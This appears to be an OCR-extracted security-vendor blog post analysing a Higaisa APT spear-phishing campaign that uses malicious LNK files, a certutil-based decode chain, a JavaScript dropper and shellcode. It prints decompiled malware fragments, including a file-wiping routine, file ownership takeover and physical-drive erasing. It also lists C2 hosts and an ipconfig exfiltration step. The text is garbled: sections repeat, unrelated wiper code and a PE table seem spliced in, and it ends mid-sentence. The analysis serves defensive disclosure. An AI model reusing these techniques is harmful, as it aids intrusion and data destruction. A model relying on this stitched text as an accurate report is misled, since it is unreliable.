
- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

